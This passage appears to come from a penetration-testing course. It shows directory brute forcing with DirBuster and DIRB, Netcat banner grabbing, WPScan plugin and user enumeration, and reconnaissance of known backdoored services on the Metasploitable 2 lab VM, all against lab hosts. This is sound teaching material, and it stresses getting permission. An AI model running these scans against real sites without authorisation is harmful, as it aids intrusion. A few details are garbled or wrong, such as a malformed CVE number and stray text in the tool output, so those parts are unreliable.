| Directory Structure | Response Code | Response Size |
|---------------------|---------------|---------------|
| index.php | 200 | 5023 |
| .php | 200 | 5025 |
| theme | 403 | 460 |
| icons | 200 | 1325 |
| admin | 403 | 462 |
| | 200 | 2916 |

Current speed: 255 requests/sec (Select and right click for more options)
 Average speed: (T) 228, (C) 250 requests/sec
 Parse Queue Size: 0 Current number of running threads: 200
 Total Requests: 107373/32590451
 Time To Finish: 1 Day

 Program running again /admin/template/js/ckeditor/skins/muffinthemule/

Please note that it doesn't matter much which of these tools you use for scanning files and directories as far as the results are concerned. A good wordlist, on the other hand, will definitely make a difference because both DIRB and Dirbuster use wordlists to brute force directories and files. In other words, the results from either tool will only be as good as your wordlist.

If you paid close attention to the DIRB and Dirbuster scan results in the screenshots, you may have noticed that DIRB shows a lot more folders than Dirbuster in less time. For this target the default DIRB wordlist was more effective than the Dirbuster wordlist. When we use the DIRB common wordlist in Dirbuster we get the following results:

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

http://10.11.1.2:80/

Scan Information \Results - List View: Dirs: 51 Files: 40 \Results - Tree View \ Errors: 0

| Directory Structure | Response Code | Response Size |
|---------------------|---------------|---------------|
| / | 200 | 5023 |
| └ .htpasswd | 403 | 466 |
| └ .hta | 403 | 461 |
| └ .htaccess | 403 | 466 |
| └ admin | 200 | 2916 |
| └ backups | 200 | 1695 |
| └ .htpasswd.php | 403 | 469 |
| └ .htaccess.php | 403 | 469 |
| └ .hta.php | 403 | 464 |
| └ theme | 200 | 1325 |
| └ icons | 403 | 462 |
| └ data | 200 | 2085 |

Current speed: 235 requests/sec (Select and right click for more options)

Average speed: (T) 229, (C) 222 requests/sec

Parse Queue Size: 0

Total Requests: 6186/479950

Current number of running threads: 200

Time To Finish: 00:35:34

Back Pause Stop Report

Starting dir/file list based brute forcing /theme/Innovation/_source.php

As you can see on the screenshots the scans are still running and require a massive number of requests to complete because the recursive scan option is selected by default. Nevertheless, results are updated in real-time during the scan and it is recommended to not wait for the final results as it may take a very long time for the scan to complete. Alternatively, you can also tune your Dirbuster scans which we will look at in the next section.

Tuning Dirbuster scans


As already mentioned earlier, the results from either tool will only be as good as your wordlist. But, if the wordlist is too big, and you're using scanning options such as recursive scanning (which repeats the scan in discovered directories), the scan may take many hours to days to complete and generate a lot of traffic. The Dirbuster wordlists and default settings will usually take many hours to complete. As with all brute force attacks it is therefore recommended to find a balance between an effective wordlist, the size of the wordlist and the settings used so that your Dirbuster scans can be finished within a reasonable amount of time.

The next scan we run will use the following settings:


- Wordlist file: /use/share/wordlists/dirb/common.txt.
- Starting options: Brute force dirs (disable brute force files and 'Be recursive').
- Number of threads: 200 (decrease if this setting causes too many errors during the scan).

This scan will use the default Dirb wordlist as it was more effective on this target than the Dirbuster wordlists. We have also disabled the 'Brute force files' option and the 'Be recursive' option to improve the time for the scan to finish. The number of threads is set to 200, but if this setting causes

errors and/or time outs during the scan we will decrease this setting. After applying all settings to the Dirbuster interface it will look like this:




Then we hit the start button and the scan will run against the selected target with the following results:



| Directory Structure | Response Code | Response Size |
|---------------------|---------------|---------------|
| / | 200 | 5023 |
| .htpasswd | 403 | 466 |
| .htaccess | 403 | 466 |
| .hta | 403 | 461 |
| admin | 200 | 2916 |
| backups | 200 | 1695 |
| data | 200 | 2085 |
| theme | 200 | 1325 |
| icons | 403 | 462 |
| index.php | 200 | 5025 |
| plugins | 200 | 1793 |
| server-status | 403 | 470 |

Current speed: 0 requests/sec (Select and right click for more options)
 Average speed: (T) 72, (C) 12 requests/sec
 Parse Queue Size: 0
 Total Requests: 5092/5093
 Time To Finish: 00:00:00
 Back Pause Stop Report
 DirBuster Stopped

The first thing we notice is that the scan took very little time to complete and we got the same results as the more intensive (recursive) scans we've run earlier. Of course, larger wordlists with recursive settings may yield more results after many hours or days of testing, but in many cases these results will do the job just as good. The next step would be to open the discovered directories in a browser, for example the /data directory:



The screenshot shows a web browser window with the title 'Index of /data'. The address bar shows '10.11.1.2/data/'. The page content is titled 'Index of /data' and lists the following directory structure:

| Name | Last modified | Size | Description |
|----------------------------------|------------------|------|-------------|
| Parent Directory | | - | |
| cache/ | 2016-09-13 02:31 | - | |
| other/ | 2016-09-13 02:26 | - | |
| pages/ | 2016-09-13 02:26 | - | |
| thumbs/ | 2016-06-06 14:10 | - | |
| uploads/ | 2016-06-06 14:10 | - | |
| users/ | 2016-09-13 02:28 | - | |

At the bottom of the page, it says 'Apache/2.4.18 (Ubuntu) Server at 10.11.1.2 Port 80'

As the webserver on this host allows directory listing, we're able to see all files and folders in the data directory and for underlying subdirectories too. This means that we can manually browse all directories and see its contents without running slow and loud brute force scans for this particular host.

Netcat

Netcat can also be used to interact with webservers by issuing HTTP requests. With the following commands we can grab the banner of the web service running on the target host. First type this command in your terminal:

nc [Target IP] 80

And then enter this HTTP request on the next line:

HEAD / HTTP/1.0

```
root@kali:~# nc 192.168.100.108 80
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Date: Sat, 29 Oct 2016 10:46:02 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Connection: close
Content-Type: text/html
```

The web server responds with the server banner: Apache/2.2.8 (Ubuntu) DAV/2 and the PHP version.

To retrieve the top-level page on the webserver we can use the following Netcat command:

nc [Target IP] 80

And then run this HTTP request:

GET / HTTP/1.0

```
root@kali:~# nc 192.168.100.108 80
GET / HTTP/1.0

HTTP/1.1 200 OK
Date: Sat, 29 Oct 2016 10:47:03 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 891
Connection: close
Content-Type: text/html

<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>
```



Web application scanners

In the previous section we've been scanning web servers for vulnerabilities, directories and files. Now we will briefly look at some web application scanners targeting specific web applications. The first web application scanner we'll be looking at is WPScan.

[WPScan](#)

WPScan is a popular WordPress vulnerability scanner that can be used to find known vulnerabilities in WordPress, enumerate users, themes and plugins and run dictionary attacks on the user accounts.

WordPress is a very popular blogging platform and is used by numerous websites. The blogging platform is easy to install and can be customized using a lot of (free) plugins and themes. Because of its popularity among bloggers and website owners, it is also a popular target for (black hat) hackers. The reason it's so popular among hackers is not only because WordPress itself has a long history of severe vulnerabilities, but also because WordPress plugins and themes can introduce vulnerabilities. Website administrators who do not keep up with WordPress updates and do not take appropriate security measures, such as installing Website Application Firewalls (WAFs), can become easy targets that even the most inexperienced hackers can take advantage of.

Sooner or later you will encounter WordPress blogs on penetration testing assignments or maybe you plan to run your own blog someday. Therefore, we will learn how to test a WordPress website for vulnerabilities with WPScan and run some automated tests.

[Updating WPScan](#)

WordPress and plugins are updated very frequently and new vulnerabilities are discovered every day, so before we start scanning targets with WPScan we have to update the WPScan database to make

sure that it contains the most recent information. The WPScan database can be updated by running the following command:

wpScan --update

Warning: Do **not** run WPScan against targets without **prior written permission** of the website owner. Running WPScan against websites without the permission of the owner will not only get you banned or blacklisted but is most likely **illegal** in your country.

Default scanning

Now that we have updated the WPScan database let's run WPScan against a WordPress website using the default options. The default scan only runs 'non-intrusive' checks which means that no accounts will be brute-forced and content, such as themes and plugins, will be enumerated passively. Run the following command to start WPScan with default options:

wpscan --url [target URL]

This command will launch the scan on the targeted WordPress installation and might take a little while to complete.

```
\\W\\P\\S\\C\\I\\E\\L\\D\\I\\N\\G\\

WordPress Security Scanner by the WPScan Team
Version 2.9.1
Sponsored by Sucuri - https://sucuri.net
 @_WPScan_, @_ethicalhack3r, @_erwan_lr, @_pvd1, @_FireFart_


[+] URL: http://10.11.1.7/
[+] Started: Wed Feb 8 08:26:49 2017

[!] The WordPress 'http://10.11.1.7/readme.html' file exists exposing a version number
[+] Interesting header: LINK: <http://10.11.1.7/wp-json/>; rel="https://api.w.org/"
[+] Interesting header: LINK: <http://10.11.1.7/>; rel=shortlink
[+] Interesting header: SERVER: Apache/2.2.15 (CentOS)
[+] Interesting header: X-POWERED-BY: PHP/5.3.3
[+] XML-RPC Interface available under: http://10.11.1.7/xmlrpc.php
[!] Upload directory has directory listing enabled: http://10.11.1.7/wp-content/uploads/
[!] Includes directory has directory listing enabled: http://10.11.1.7/wp-includes/

[+] WordPress version 4.6.1 identified from advanced fingerprinting (Released on 2016-09-07)
[!] 9 vulnerabilities identified from the version number

[!] Title: WordPress 4.3-4.7 - Potential Remote Command Execution (RCE) in PHPMailer
 Reference: https://wpvulndb.com/vulnerabilities/8714
 Reference: https://www.wordfence.com/blog/2016/12/phpmailer-vulnerability/
 Reference: https://github.com/PHPMailer/PHPMailer/wiki/About-the-CVE-2016-10033-and-CVE-2016-10045-vulnerabilities
 Reference: https://wordpress.org/news/2017/01/wordpress-4-7-1-security-and-maintenance-release/
[i] Fixed in: 4.6.2
```

After the scan has finished, we can see this host contains a WordPress installation that is affected by a couple of warnings and 9 known vulnerabilities some of which are pretty critical. The warnings generally indicate intentional or unintentional disclosure of information that might be useful for attackers (such as version numbers and directories that have directory listing enabled). In our example WPScan also returned the theme used for this website along with the version number. Unfortunately, WPScan was unable to enumerate plugins using the default settings:

```
[+] WordPress theme in use: thbusiness - v2.0.3
[+] Name: thbusiness - v2.0.3
| Location: http://10.11.1.7/wp-content/themes/thbusiness/
| Readme: http://10.11.1.7/wp-content/themes/thbusiness/readme.txt
[!] The version is out of date, the latest version is 2.0.5
| Style URL: http://10.11.1.7/wp-content/themes/thbusiness/style.css
| Theme Name: THBusiness
| Theme URI: http://www.themezhut.com/themes/thbusiness
| Description: THBusiness WordPress Theme is mainly focused for business websites while it consists with a sim
pl...
| Author: ThemezHut
| Author URI: http://www.themezhut.com

[+] Enumerating plugins from passive detection ...
[+] No plugins found
```

Just because WPScan is unable to find plugins with the default scan it doesn't mean that the WordPress website doesn't have plugins installed. The default scan option enumerates plugins using passive detection meaning that it only scans the main page and searches for traces of plugins in the HTML content, JavaScript and CSS files.

Active enumeration

However, we can also run more aggressive scans with WPScan that actively test WordPress installations for plugins and themes. Depending on the options selected, an active scan tries every plugin from the database to test if it's present on the target system. Active scans usually yield a much more reliable result.

Let's have a look at the different options available for actively scanning a website for plugins. The following parameters can be used in conjunction with the enumerate option:

1. p: Scans popular plugins only.
2. vp: Scans vulnerable plugins only.
3. ap: Scans all plugins.

To enable the active/aggressive scan option to scan for all plugins we also have to set the aggressive mode using the `--plugins-version-detection` option.

```
--plugins-version-detection MODE          Use the supplied mode to check plugins versions instead of the --detection-mode or --plugins-detection modes.
                                         Default: mixed
                                         Available choices: mixed, passive, aggressive
```

The same options are available for WordPress themes:

1. t: Scans popular themes only.
2. vt: Scans vulnerable themes only.
3. at: Scans all themes.

The full command with enumeration options will look like this:

```
wpScan --url [url] --enumerate [p/vp/ap/t/vt/at] --plugins-detection aggressive
```

The following command will test a target for all popular plugins:

```
wpScan --url [url] --enumerate p --plugins-detection aggressive
```

```
[+] Enumerating installed plugins (only ones marked as popular) ...
Time: 00:00:29 <===== (1500 / 1500)
0) 100.00% Time: 00:00:29

[+] We found 1 plugins:

[+] Name: akismet - v3.2
| Last updated: 2017-09-19T17:39:00.000Z
| Location: http://10.11.1.7/wp-content/plugins/akismet/
| Readme: http://10.11.1.7/wp-content/plugins/akismet/readme.txt
[!] The version is out of date, the latest version is 4.0

[+] Finished: Thu Oct 19 10:50:55 2017
[+] Requests Done: 1607
[+] Memory used: 130.664 MB
[+] Elapsed time: 00:00:58
```

As we can see from the scan results, WPScan tested the target for 1,500 popular plugins and discovered a plugin that was not found using the default scan option. Please note that the enumerate 'p' option scans for popular WordPress plugins that are installed on the target host. The fact that a plugin is discovered does not necessarily mean it contains (known) vulnerabilities.

To scan a WordPress installation only for vulnerable plugins (vp) we can run the following command:

wpSCAN --url [url] --enumerate vp --plugins-detection aggressive

Finally, to scan a target for all plugins in the WPScan database run the enumerate option with 'ap' as follows:

wpSCAN --url [url] --enumerate ap --plugins-detection aggressive

Note: Active/aggressive scanning options generate a lot of requests and may take a while to complete. The number of generated requests may also trigger IPS/IDS and prevent you from making additional requests.

Enumerating WordPress users

Finally, we can also use WPScan to scan for WordPress users. Depending on the configuration and security precautions taken the results can be somewhat unreliable because it is good practice not to reveal usernames on WordPress websites. The following command attempts to enumerate the WordPress users:

wpSCAN --url [target URL] --enumerate u

```
[+] Enumerating usernames ...
[+] Identified the following 1 user/s:
+---+---+---+
| Id | Login      | Name           |
+---+---+---+
| 1  | wordpress  | wordpress - Lab Web |
+---+---+---+
```

Links

The following links can be used to learn more about WPScan:

<https://github.com/wpscanteam/wpScan>

<https://wpScan.org/>

<https://wpvulndb.com/>

4 Vulnerability Assessment

In this chapter we will learn about locating and assessing known vulnerabilities on target systems and networks. Vulnerabilities can refer to programming errors found in software, such as a buffer overflow vulnerability in an FTP server, weak passwords, that can easily be recovered by a cracker, or misconfigurations in systems and services.

Vulnerability scanning is often confused with penetration testing. A vulnerability assessment is the process of identifying, quantifying, prioritizing and reporting vulnerabilities on a target system. In terms of information security, the primary purpose of conducting a vulnerability assessment is to find vulnerabilities in the system and to prioritize them so that effective remedial action can be taken. A penetration test, on the other hand, leans heavily towards exploiting system weaknesses and confirming that security measures are sufficient to withstand a real attack.

In the previous chapter we learned about different information-gathering techniques and how to enumerate network hosts and services using various tools such as Nmap, Nikto and WPScan. The valuable information that was collected in that phase can now be used as input for the vulnerability assessment. Each scanning technique and method has its own advantages and disadvantages as we will learn later in this chapter. We will therefore consider different ways of conducting a vulnerability assessment using:

- Different online and offline sources, such as vulnerability and exploit databases.
- Scanning tools such as Nmap with scripts to test and verify vulnerabilities.
- Automated vulnerability scanners such as OpenVAS.

There are many ways to perform a vulnerability analysis, from manually searching through exploit databases (using data from the information gathering phase) to fully automated testing with tools like OpenVAS and Nessus. The use of such automated tools usually yields a lot of results in a very short time. These tools rely on a database of known vulnerabilities that are being tested in parallel, which means that multiple requests are performed at the same time. But because this is a very aggressive form of vulnerability scanning involving many requests and a very high volume of traffic it is possible in some situations to crash the target host and services without proper tuning. Another downside of using these automated tools is that they can generate a lot of false positives and do not chain vulnerabilities together to determine the overall impact. An example of chaining two low to moderate vulnerabilities to maximize impact is a directory traversal issue combined with a log injection vulnerability. These two vulnerabilities can be easily combined in remote code execution in many cases.

While there are a lot of pros and cons for automated scanning it is important not to become too reliant on automated scanners and to use them primarily for vulnerability identification purposes.

In our example we will be performing a vulnerability assessment on the Metasploitable 2 virtual machine.

Metasploitable 2 enumeration information & vulnerabilities

Let's start this vulnerability assessment by looking at what we already know about the Metasploitable 2 machine from the enumeration phase:

- The machine is running Linux 2.6.9 – 2.6.33 as an operating system.
- The server name is METASPLOITABLE.
- There are 35 user accounts on the system.
- The 'msfadmin' account is the administrator account.
- There is no expiry date on the password for the msfadmin administrator account.
- We know which services are running, the versions of those services and on which port they are listening.
- There is a webserver and SQL server running on the Metasploitable machine.

From the Nmap service scan we got the following details about open ports and services:

Service	Port	Status
Vsftpd 2.3.4	21	Open
OpenSSH 4.7p1 Debian 8ubuntu 1 (protocol 2.0)	22	Open
Linux telnetd service	23	Open
Postfix smtpd	25	Open
ISC BIND 9.4.2	53	Open
Apache httpd 2.2.8 Ubuntu DAV/2	80	Open
A RPCbind service	111	Open
Samba smbd 3.X	139 & 445	Open
3 r services	512, 513 & 514	Open
GNU Classpath grmiregistry	1099	Open
Metasploitable root shell	1524	Open
An NFS service	2048	Open
ProFTPD 1.3.1	2121	Open
MySQL 5.0.51a-3ubuntu5	3306	Open
PostgreSQL DB 8.3.0 – 8.3.7	5432	Open
VNC protocol v1.3	5900	Open
X11 service	6000	Open
Unreal ircd	6667	Open
Apache Jserv protocol 1.3	8009	Open
Apache Tomcat/Coyote JSP-engine 1.1	8180	Open
dRuby (with Nmap -p-)	8787	Open

Many of these services contain known vulnerabilities but at this point we don't know which are actually vulnerable. In the following sections we will use different tools, both online and offline, to search for any vulnerabilities that apply to the services running on Metasploitable 2.

The most popular sources for these purposes are Exploit-db from Offensive Security, the Open Source Vulnerability Database (OSVDB) and, of course, Google. We will also be looking at searchsploit (which is an offline exploit database based on Exploit-db and included with Kali Linux).

We will explain the method for performing a vulnerability assessment, but will only assess a few of the vulnerable services on the Metasploitable 2 VM. This process can then be practiced on the remaining Metasploitable services (or you can try the methodology to target other lab machines instead). Let's start by assessing the first vulnerable service: Vsftpd 2.3.4 which is running on port 21.

Note: The screenshots in this chapter will show a different IP address for Metasploitable 2. The Metasploitable 2 machines in the labs are available on the following IPs:

Lab number	Metasploitable 2
Lab 1	10.11.1.250
Lab 2	10.12.1.250
Lab 3	10.13.1.250
Lab 4	10.14.1.250
Lab 5	10.15.1.250
Lab 6	10.16.1.250

VSFTPD v2.3.4 vulnerabilities

To determine vulnerabilities in the VSFTPD v2.3.4 service we will consult several resources. When we Google 'VSFTPD v2.3.4 exploit' it comes up with a known backdoor that was introduced in a download archive of the software in version 2.3.4:

https://www.rapid7.com/db/modules/exploit/unix/ftp/vsftpd_234_backdoor

The backdoor was soon discovered and patched a couple of days later so only those versions of VSFTPD v2.3.4 installed within a limited time frame will be vulnerable. Nevertheless, it will be worth a try to see if the installation on the Metasploitable 2 machine is vulnerable.

There is also a Metasploit module that exploits this vulnerability which we will explore in the exploitation chapter.

CVE: CVE-2011-02523

OSVDB: 73573

Lab tip: Simply searching Google for the service name and the version number followed by 'exploit' or 'vulnerability' often yields valuable results for known vulnerable services.

dRuby RMI server 1.8 vulnerabilities

When performing network enumeration, it is always important to run a full port scan on a target to make sure you haven't missed any open ports. The next service we will look at is a case in point.

dRuby is a distributed object system for Ruby and is written in Ruby. The dRuby RMI server 1.8 service runs on port 8787, but Nmap does not scan port 8787 by default unless we either use the -p- flag to scan all 65.535 ports or set a port range that includes port 8787. Otherwise the open port 8787 on Metasploitable 2 will go unnoticed.

[Nmap port scan on port 8787](#)

Let's run the following command to perform a Nmap Service scan on Metasploitable on port 8787:

`nmap -sV [IP] -p8787`

```

File Edit View Search Terminal Help
root@kali:~# nmap -sV 192.168.100.105 -p8787

Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2016-10-08 15:41 CEST
Nmap scan report for 192.168.100.105
Host is up (0.00026s latency).
PORT      STATE SERVICE VERSION
8787/tcp  open  drb    Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drbs)
MAC Address: 08:00:27:03:08:18 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.17 seconds
  
```

As we already expected port 8787 is open and Ruby DRb RMI server version 1.8 is running on the target host.

Lab tip: Whenever possible scan targets for ports outside the Nmap default port range, many important services run outside Nmap's default port range.

Unreal IRCd vulnerabilities

The last service we will assess is the Unreal IRCd service. This is a well-known Internet Relay Chat (IRC) service supporting many different platforms, but at the moment the only thing we know from our scanning is that the service is running on port 6667. To help us in determining its vulnerabilities it would be helpful to know the service version used and for this job we will use Netcat. Netcat makes a raw connection to a specific port and sends a bad request. This request causes the device or server to respond with details about the services running on the computer. These details constitute the service 'banner' and the entire process is called 'banner grabbing'.

Let's see if we can grab a banner with Netcat by connecting to port 6667:

nc [target ip] 6667

Unfortunately, on this occasion, Netcat does not return a banner with the version number but it does return other information that might be useful in a later stage:

```

root@kali:~# nc 192.168.111.128 6667
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
version
:irc.Metasploitable.LAN 005: UHNAME NAMESX SAFELIST HCN MAXCHANNELS=30 CHANLIMIT=30 MAXLIST=b:60,e:60,I:60 NICKLEN=30 CHANNELS=32 TOPICLEN=307 KICKLEN=307 AWAYLEN=307 MAXTARGETS=20 :are supported by this server
:irc.Metasploitable.LAN 005: WALLCHOPS WATCH=128 WATCHOPTS=A SILENCE=15 MODES=12 CHANTYPES=# PREFIX=(qohv)~&@%+ CHANMODES=beI,kfl,lj,psmntirRc0AQKVCuzNSMTG NETWORK=TestIRC CASEMAPPING=ascii EXTBAN=-,cqn ELIST=MNUCT STATUSMSG=-&@%+ :are supported by this server
:irc.Metasploitable.LAN 005: TLS is working on a server/client model. The standard FOLLOW US ON Twitter
:irc.Metasploitable.LAN 005: EXCEPTS INVEX CMDS=KNOCK,MAP,DCCALLOW,USERIP :are supported by this server
  
```

However, Nmap can also be used to grab banners by running it with the **-sV** or **-A** flag. Let's return to Nmap and use the following command to trigger a full scan on port 6667:

nmap -A -p 6667 [target host]

```
root@kali:~# nmap -A -p 6667 192.168.111.128
Starting Nmap 7.12 ( https://nmap.org ) at 2016-06-05 11:23 CEST
Nmap scan report for 192.168.111.128
Host is up (0.00025s latency).
PORT      STATE SERVICE VERSION
6667/tcp  open  irc      Unreal ircd
| irc-info:
|   users: 1
|   servers: 1
|     lusers: 1
|     lservers: 0
|     server: irc.Metasploitable.LAN
|     version: Unreal3.2.8.1. irc.Metasploitable.LAN
|     uptime: 0 days, 0:47:48
|     source ident: nmap
|     source host: FBD866CE.AA4D01C7.FFFA6D49.IP
|_    error: Closing Link: cdvpojd[192.168.111.129] (Quit: cdvpojd)
```

This time Nmap does a better job at banner grabbing and returns the version number of the Unreal ircd service identifying it as Unreal ircd 3.2.8.1.

When we search Google for this version number, we soon discover that this version may contain a backdoor:

<https://www.rapid7.com/db/modules/exploit/unix/irc/unreal ircd 3281 backdoor>

Samba smbd 3.X vulnerabilities

Another interesting service with a long track record of known vulnerabilities is the Samba service running on port 139. The Nmap service scan unfortunately doesn't return an exact version number for the Samba service so we need to concentrate on this and see if we can find this.

Let's run a more aggressive scan with Nmap and have a look at the results. This time we target our scan only on port 139 using the following command:

`nmap -A 10.11.1.250 -p139`

```
root@kali:~# nmap -A 10.11.1.250 -p139
Starting Nmap 7.70 ( https://nmap.org ) at 2018-08-21 09:49 EDT
Nmap scan report for 10.11.1.250
Host is up (0.027s latency).

PORT      STATE SERVICE      VERSION
139/tcp    open  netbios-ssn  Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.15 - 2.6.26 (likely embedded), Linux 2.6.20 - 2.6.24 (Ubuntu 7.04 - 8.04)
Network Distance: 2 hops

Host script results:
|_clock-skew: mean: 4h01m34s, deviation: 0s, median: 4h01m34s
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   NetBIOS computer name:
|   Workgroup: WORKGROUP\x00
|   System time: 2018-08-21T09:51:21-04:00
|_smb2-time: Protocol negotiation failed (SMB2)

TRACEROUTE
HOP RTT      ADDRESS
1  26.89 ms  10.11.1.250

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.63 seconds
```

